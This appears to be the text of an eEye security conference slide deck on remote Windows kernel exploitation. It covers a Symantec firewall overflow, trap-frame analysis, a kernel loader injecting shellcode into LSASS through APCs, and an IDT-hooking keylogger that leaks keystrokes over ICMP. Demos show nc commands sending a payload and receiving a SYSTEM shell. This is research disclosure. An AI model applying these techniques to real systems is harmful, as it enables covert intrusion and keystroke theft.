Overview

- **Ring 3 VS Ring 0**
- **What can we do in the Kernel?**
- **Published Vulnerabilities**
- **Considerations when exploiting firewall drivers**
- **Understanding the blue screen**
- **The "clean" return**
- **Kernel heap overflows**
- **Kernel payloads**

  - The kernel "loader"
  - Interrupt hooking keylogger
  - Goodnight Windows

The Rings – Kernel VS Userland

- User Mode (Ring 3) – Limited access and privileges. May only access it's own 2 gigabytes of memory space. User applications and subsystems execute in this mode.
  User Mode code is pageable and may be context-switched.
- Kernel Mode (Ring 0) – Code runs with full system privileges. Full memory access and the ability to execute privileged instructions is available. Examples of Ring 0 code: HAL, device drivers, IO, memory management, GDI.

Kernel Possibilities

Short answer: Anything we want!

Examples

- Subvert hooking mechanisms used by IDS systems
- Access the memory of any process or module -- in kernel or user land.
- Patch loaded drivers (ex: TCPIP.SYS)
- Unload any device or driver
- Hide processes and ports by adding our own kernel hooks
- Execute any user-mode code from a kernel-mode loader

Published Kernel Vulnerabilities

Published Remote Kernel Vulnerabilities

Symantec Multiple Firewall NBNS Response Processing Stack Overflow
http://www.eeye.com/html/research/advisories/AD20040512A.html
Symantec Multiple Firewall Remote DNS Kernel Overflow
http://www.eeye.com/html/research/advisories/AD20040512D.html
Symantec Multiple Firewall NBNS Response Remote Heap Corruption
http://www.eeye.com/html/research/advisories/AD20040512C.html
BlackICE Remote Kernel Overflow
http://www.eeye.com/html/research/advisories/AL20020208.html
Windows SMB Client Transaction Response Handling Vulnerability
http://www.eeye.com/html/research/advisories/AD20050208.htm
Windows IP Options Remote Compromise
http://xforce.iss.net/xforce/alerts/id/192
Vulnerability in Server Message Block
http://www.microsoft.com/technet/security/Bulletin/MS05-027.mspx

Mark: Norton Internet Security Suite

- **eEye published an advisory detailing a remote stack overflow in the Symantec product line.**
- **The vulnerability existed in the code that handles DNS responses – incorrect length checking was performed on the CNAME field.**
- **By specifying a source port of 53 and a destination port of 138, all port filtering could be bypassed.**
- **The DNS and NetBios code is implemented in a kernel mode driver.**
- **Successful exploitation would yield remote access with Ring 0 privileges.**

7

8

The Native API

- The Native API is a set of internal kernel functions that execute within kernel mode.
- To write successful kernel mode shellcode, one must forget about the user API and use only Native API functions.
- By design, user mode processes cannot switch privilege levels arbitrarily. This ability would circumvent the entire NT security model – hats off to Derek Soeder!
- NTDLL exports a number of wrapper functions that allow user-mode processes a somewhat “safe” way to call certain kernel-level functions.

Firewall Considerations

The firewall must process all incoming packets, socket communication can be rendered inoperable as the shellcode must halt the exploited thread to prevent a crash.

Possible Solutions

- **Unload the driver by calling ZwUnloadDriver or call the drivers unload routine directly.**
- **Detach and delete the devices by calling IoDetachDevice and IoDeleteDevice.**
- **From user-land, send an IOCTL to the driver disabling the firewall.**
- **Unregister the NDIS packet handler.**
- **Return cleanly allowing the firewall to continue to process packets.**

Sploiting the vuln: blue screen

Understanding the Blue Screen.

- **A BSOD occurs when the function KeBugCheckEx has been called**
- **A Bugcheck can be issued by the kernel exception dispatcher, or can be called directly after an error check.**


The kernel exception handling chain of events is as follows:

$$\begin{tikzcd}\textbf{Exception} \arrow[r] & \textbf{IDT} \arrow[r] & \textbf{Trap Handler}\end{tikzcd}$$

Sploiting the vuln: the trap frame

Retrieving the trap frame.

- **WinDbg is the perfect tool for crash dump analysis.**
- **Trap frames can be retrieved at the time of the crash, as well as register values, and limited memory dumps.**



```
kd> kv
ChildEBP RetAddr  Args to Child
80541980 804dce53 0000000a 41414141 00000002 nt!KeBugCheckEx+0x19 (FPO: [Non-Fpo])
80541980 41414141 0000000a 41414141 00000002 nt!KiTrap0E+0x2ad (FPO: [0,0] TrapFrame @ 8054199c)
WARNING: Frame IP not in any known module. Following frames may be wrong.
80541a0c 90909090 90909090 90909090 90909090 0x41414141
00000246 00000000 00000000 00000000 00000000 0x90909090
kd> .trap 8054199c
ErrCode = 00000000
eax=00000000 ebx=80dd3da8 ecx=00000000 edx=00000000 esi=f6dbfb6d edi=80e74c8b
eip=41414141 esp=80541a10 ebp=44444444 iopl=0         nv up ei pl zr na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000246
41414141 ??               ???
kd> d esp
80541a10  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
80541a20  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
80541a30  90 90 90 2e 60 eb 03 5d-eb 05 e8 f8 ff ff ff 83  ....`..]........
80541a40  c5 1a 90 90 90 8b f5 8b-fe 33 c9 66 b9 d2 02 ac  .........3.f....
80541a50  3c 2e 74 03 34 80 aa e2-f6 0b b5 b8 70 5f 7f 2d  <.t.4.......p_.-
80541a60  19 2d c8 01 b8 cd da 10-80 f5 77 68 94 80 80 80  .-........wh....
80541a70  49 25 ac 2e 3f 5f e3 90-5f 87 78 52 d7 a3 fb 51  I%..?_.._.xR...Q
80541a80  1d e4 4b b7 d8 db 0b 7b-03 6b 9b b3 49 31 8a 12  ..K....{.k..I1..
```

Sploiting the vuln: Execution

Redirecting Execution


- **Our user data is located in the ESP register.**
- **We must choose an address in kernel space that will be static.**
- **NTOSKRNL/HAL will always be loaded at the same imagebase (dependent on OS/Service Pack)**
- **Use an offset into NTOSKRNL/HAL to return to our data.**

The “clean” return

- The “Clean” return is a technique used to return out of an executing payload, and continue without disrupting the current thread or process.
- Payload must send a minimal amount of data – previous stack frames must be intact.
- Initial payload modifies driver to execute certain incoming packets
- Technique may be used for any exploit, kernel or otherwise

The “clean” return

- Previous frame example – approx 300 bytes of available space before ret into SYMTDI (Firewall TDI layer)
- [esp+0x130] = SYMTDI frame.
- Within 300 bytes, patch SYMDNS.SYS to execute flagged packets.
- Retrieve frame at [esp+0x130] and return to TDI layer.




KERNEL HEAP OVERFLOWS

15

Brief overview of kernel pool vulnerabilities.

- **Buffer allocated with ExAllocatePool.**
- **Overwrite buffer past next pool header.**
- **Controlled memory overwrite during ExFreePool.**

eEye Digital Security



KERNEL HEAP OVERFLOWS

16

Function pointers to gain control with heap overwrite:

_KiDebugRoutine within KiDispatchException

Not called on all exception types – may go directly to the trap handler.

eEye Digital Security

The kernel “loader”

- Maps and executes any user-land code with SYSTEM privileges.

Advantages:

- No need to deal with the complexities of kernel development and the usage of the Native API.
- ANY common user shellcode can be plugged into the loader.
- Small code size – approx 150 bytes.

The kernel “loader”

Retrieving the NTOSKRNL base.

- **The NTOSKRNL image base must be acquired to call exported functions. We should avoid hard coded function addresses.**
- **Retrieve the IDT base by issuing an SIDT instruction, or referencing the memory address at 0xffdff038.**
- **The DWORD at [IDT+4] will always point into NTOSKRNL memory, simply decrement until finding the “MZ” signature.**

The kernel “loader”

Retrieving Procedure Addresses

- **Create 2 byte hashes of needed function strings –xor/ror hashing).**
- **Manually parse the PE EXPORT table of the NTOSKRNL process.**
- **Compare hashes from hash table.**
- **Create function pointer table with returned addresses**.

The kernel “loader”

Protecting The Stack

Unfortunately the stack will become corrupted when we call certain functions, particularly when we attempt to lower the IRQL.

To prevent this we allocate a new memory block with ExAllocatePool, copy the kernel code to the new block, and simply issue a JMP instruction to the new memory space.

Note: when using the clean return this step is not necessary, as the driver code is patched to execute certain incoming packets.

The kernel “loader”

Dropping the IRQL level.

When our shellcode is executing we are running at DISPATCH (2) IRQL level.

To successfully call some of the needed functions we need to lower the IRQL to PASSIVE (0)

We call the HAL exported function KeLowerIrql and pass 0 as a parameter.

The kernel “loader”

Accessing EPROCESS

A pointer to an EPROCESS structure is needed to traverse user processes.

Parse EPROCESS+ActiveProcessLinks and find a useable process.

Call PsLookupProcessByProcessId and pass the System PID as the parameter – then retrieve the next EPROCESS structure from ActiveProcessLinks.

Compare the Module Name parameter to the “LSASS” string

If successful save the LSASS EPROCESS.

The kernel “loader”

Mapping the Ring3 shellcode

Originally, I would attach to a user-mode process and map the shellcode into the processes PEB.

A better idea is to copy the code into Kernel/User-land shared memory. This memory is mapped at 0xffdf0000 in the kernel, and is mapped at 0x7ffe0000 in user-land. This memory is accessible to all user-land processes.

The kernel “loader”

Contacting User-land – Asynchronous Procedure Calls

- **An APC is a function that executes asynchronously in a chosen thread.**
- **APC’s may be issued from the Kernel or from User Land.**
- **Each thread has an APC queue.**
- **An APC function will be executed if passed to any thread in an “Alertable Wait State”.**

The kernel “loader”

Issuing the APC


- **Retrieve the ETHREAD structure of the process via the EPROCESS structure.**

- **Traverse each of the threads in the process and check the flags to find a thread in an “alertable wait state”**

  Initialize and queue the APC to the thread.

- **This is accomplished by calling KeInitializeApc and passing the KTHREAD structure, the address of our shellcode in SharedUserMemory, and a kernel callback function. We queue the APC by calling KeInsertQueueApc passing NULL system arguments and the returned APC handle.**

Demo! Kernel loader



C:\WINDOWS\system32\cmd.exe

```
C:\cansec>type apcshell.bin|nc -u -p 53 10.100.25.74 138
```

C:\WINDOWS\system32\cmd.exe - nc -l -p 8721 -vv

```
C:\cansec>nc -l -p 8721 -vv
listening on [any] 8721 ...
connect to [10.100.25.27] from QTFJVOAFXT23L4M [10.100.25.74] 1066
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
NT AUTHORITY\SYSTEM

C:\WINDOWS\system32>
```

The KeyLogger

ICMP Patching Interrupt Hooking Key-Logger

- **Operates entirely in the Kernel**
- **Replaces the keyboard IDT entry with our custom keyboard code.**
- **Patches the ICMP echo handler to remotely return our captured keystrokes upon receiving an ICMP echo request**

The Keylogger

Locate the IRQ -> Vector table within the HAL address space.
If Vector table not found, use static 0x31 vector.

First we scan for the DWORD 0x41413d00 within the HAL memory space. This DWORD marks the beginning of the IRQL->TPR translation table, which neighbours the Vector->IRQ table.

The interrupt vector offset is then retrieved from IRQ_Table+0x1ch.

We then retrieve the vector that corresponds to IRQ 1 (The keyboard IRQ)

The Keylogger

Remove the memory protection within the kernel.

Disable the WP bit in CR0.

Perform code and memory overwrites.

Re-enable WP bit.

The Keylogger


- Replace keyboard IDT entry with custom handler.
- We use the SIDT instruction to retrieve the base address of the IDT
- The following formula is used to retrieve a vector entry:
- IDT_BASE+INT_Vector*8
- Next, the address of the previous handler is stored and we overwrite the IDT entry with our custom keyboard handler code.

The Keylogger

We must locate the image base of the TCPIP driver to locate our code section to patch.

Locate image base of TCPIP.SYS via the PsLoadedModuleList

We locate the image base of the TCPIP driver by accessing the PsLoadedModuleList. As this is not exported, we locate the offset from within the function MmGetSystemRoutineAddress.



The Keylogger

33

LDR_DATA_TABLE_ENTRY


```
typedef struct _LDR_DATA_TABLE_ENTRY
{ LIST_ENTRY LoadOrder;
LIST_ENTRY MemoryOrder;
LIST_ENTRY InitializationOrder;
PVOID ModuleBaseAddress;
PVOID EntryPoint;
ULONG ModuleSize;
UNICODE_STRING FullModuleName;
UNICODE_STRING ModuleName;
ULONG Flags;
USHORT LoadCount;
USHORT TlsIndex;
union {
         LIST_ENTRY Hash;
        struct {
                PVOID SectionPointer;
                ULONG CheckSum;
        };
};
ULONG TimeStamp;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

eEye Digital Security

The KeyLoggeR

Patching the ICMP ECHO handler of TCPIP.SYS.

- **The ECHO handler will be used as our remote channel.**
- **Locate our byte sequence within the TCPIP driver.**
- **Patch the code to return our captured keystroke buffer upon receiving an ICMP echo request.**




```
.text:0001A639                 push    ebx             ; PoolType
.text:0001A63A                 call    ds:__imp__ExAllocatePoolWithTagPriority@16 ; __declspec(
.text:0001A640                 cmp     eax, ebx
.text:0001A642                 mov     [ebp+var_C], eax
.text:0001A645                 jz      loc_453D7
.text:0001A64B                 mov     edx, [ebp+arg_14]
.text:0001A64E                 mov     [ebp+arg_C], esi
.text:0001A651                 mov     [ebp+var_18], ebx
.text:0001A654
.text:0001A654 loc_1A654:                              ; CODE XREF: SendEcho(x,x,x,x,x,x,x,x,x,
.text:0001A654                 mov     eax, [edx+0Ch]
.text:0001A657                 cmp     [ebp+arg_C], eax
.text:0001A65A                 jb      loc_453C6
.text:0001A660
.text:0001A660 loc_1A660:                              ; CODE XREF: UpdateICMPStats(x,x)+2AC47↓
```

The Keylogger

The Custom Keyboard Handler.

- **The custom handler executes before the original keyboard handler.**
- **Each scancode is read directly from the keyboard port (0x60)**
- **The captured scancodes are stored in our allocated buffer, within the TCPIP driver.**
- **The buffer circulates every 1024 keypresses.**

DEMO : KERNEL KEY LOGGER


C:\WINDOWS\system32\cmd.exe - getkeys 10.100.25.74 100
Untitled - Notepad
File Edit Format View Help
Windows Help
Revert
Win XP Pro NTFS SP1a
start

```
C:\cansec>getkeys
Usage: getkeys <ipaddress> [<pollinginterval>]

C:\cansec>getkeys 10.100.25.74 100

<!> keystroke logger is not active

^C
C:\cansec>type keylog.bin|nc -u -p 53 10.100.25.74 138
^C
C:\cansec>getkeys 10.100.25.74 100
notepad<ENTER>when i move you move....
```

```
C:\Documents and Settings\Administrator>notepad

C:\Documents and Settings\Administrator>
```

```
when i move you move....
```

Sayonara Windows!

- **Attempts to switch from ring 0 protected mode to "real mode"**
- **Acquires display, sets up everything needed for a successful switch to real mode**
- **Executes nifty 320*200 graphics payload in the boot loader memory region**
- **Real world purpose? Ever tried to run Second Reality?**

Sayonara Windows!

Switching from the kernel to real mode.

1. **Acquire display ownership**
2. **Map in physical memory**
3. **Transfer control to an identity mapped region**
4. **Clear the PG bit in CR0 and move 0 into CR3 (flush TLB)**
5. **Jump to a segment with a 64k limit**
6. **Set up segment registers with a selector for a descriptor that is appropriate for real mode**
7. **Load the IDT to point to an interrupt table in the 1mb range**
8. **Clear the PE flag in CR0**
9. **Far jump to a real mode address**
10. **Load other segment registers**

Sayonara Windows!

Preventing Interruptions.

To prevent interruptions as we attempt the real mode switch, we raise the IRQL to HIGH_LEVEL by calling KeRaiseIrql

Acquiring the display.

NTOSKRNL exports the following two functions:


- **InbvResetDisplay**
- **InbvAcquireDisplayOwnership**

We must call these functions to acquire the VGA display. We may then use the bios interrupts to change video modes.

Sayonara Windows!

We will be copying our code into the boot loader memory region at 0x7c00. To access this memory we simply modify the "Page Size" bit of the PDE at 0xc0300000 to a 4MB page.

Set bit to 1 for 4MB page



Sayonara Windows!

- **Copy the mode switching code into a low memory region which will execute in 16bit protected mode.**
- **Copy our "payload" into the boot loader memory region at 0x7c00.**
- **Execute LIDT to point to a real-address mode interrupt table within the first 1MB**

Sayonara Windows!

43

Protected mode code:

Sets up segment registers
Points stack into low memory area
Points IDT into the first page
Jumps to identity mapped address

Sayonara Windows!

44

Mode switch code:

Set up stack segment and point stack to first page
Load segment registers with a 64k selector
Write 0 to CR3 to flush the TLB
Clear the PE bit in CR0
Jump to our payload in 0x7c00 (boot loader region) to complete the real-mode switch.

Sayonara Windows!

The PAYLOAD:

Small graphical real-mode intro originally written by loveC.

Old school effects added with permission ☺

Demo: Sayonara Windows!

Questions?